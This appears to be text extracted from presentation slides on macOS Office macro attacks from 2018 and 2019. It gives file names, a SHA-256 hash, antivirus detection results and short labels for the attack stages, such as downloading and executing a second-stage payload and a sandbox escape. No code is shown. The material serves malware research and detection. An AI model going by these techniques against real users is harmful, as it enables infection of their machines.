

Analysis date: 2017-01-16 18:48:58 UTC ( 3 weeks ago )

discovery & (limited)  
detection




"New Attack, Old Tricks"  
[objective-see.com/blog/blog\\_0x17.html](http://objective-see.com/blog/blog_0x17.html)

# 2018 macro attack



"BitcoinMagazine-Quidax\_InterviewQuestions\_2018.docm"

sandbox escape!



5 engines detected this file

SHA-256 4454e768b295ed2869f657b2e9f47421b6ca0548e67092735665cd339a41dddb

File name BitcoinMagazine-Quidax\_InterviewQuestions\_2018.docm

File size 22.39 KB

Last analysis 2018-12-04 03:50:09 UTC

Community score -31

Detection	Details	Relations	Community
ClamAV	Legacy.Trojan.Agent-37025	Endgame	malicious (high confidence)
Qihoo-360	virus.office.qexvmc.1085	SentinelOne	static engine - malicious
TACHYON	Suspicious/WOX.Obfus.Gen.2	Ad-Aware	Clean

discovery & (limited)  
detection

download & exec  
2nd-stage (python) payload





"Word to Your Mac"  
[objective-see.com/blog/blog\\_0x3A.html](https://objective-see.com/blog/blog_0x3A.html)



# 2019 macro attack



"샘플\_기술사업계획서 (벤처기업평가용 .doc)"



infected document  
(credit: kaspersky)

download & exec  
2nd-stage (mach-0) payload

